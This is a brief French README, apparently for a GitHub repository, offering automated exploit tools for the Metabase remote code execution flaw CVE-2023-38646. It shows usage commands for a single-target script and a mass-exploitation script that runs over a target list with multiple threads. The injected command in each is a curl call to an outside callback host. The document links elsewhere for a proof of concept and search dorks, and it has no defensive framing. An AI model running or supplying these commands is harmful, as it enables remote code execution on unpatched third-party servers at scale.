 robotmikhro/cve-2023-38646
Outils automatiques pour l'exploit Metabase connu sous le nom de CVE-2023-38646


Outils automatiques pour l'exploit RCE de Metabase connu sous le nom de CVE-2023-38646. Consultez https://secry.me/explore/news/metabase-rce-cve-2023-38646/ pour plus d'informations (POC, Dork)

python3 single.py --url=http://127.0.0.1:8080 --command="curl sub.requestcatcher.com/some-endpoint"
ou
python3 single.py -u http://127.0.0.1:8080 -c "curl sub.requestcatcher.com/some-endpoint"

python3 mass.py -f target.txt -t 10 -c "curl sub.requestcatcher.com/some-endpoint" -o output.txt
ou
python3 mass.py --file=target.txt --threads=10 --command="curl sub.requestcatcher.com/some-endpoint" --output="output.txt"
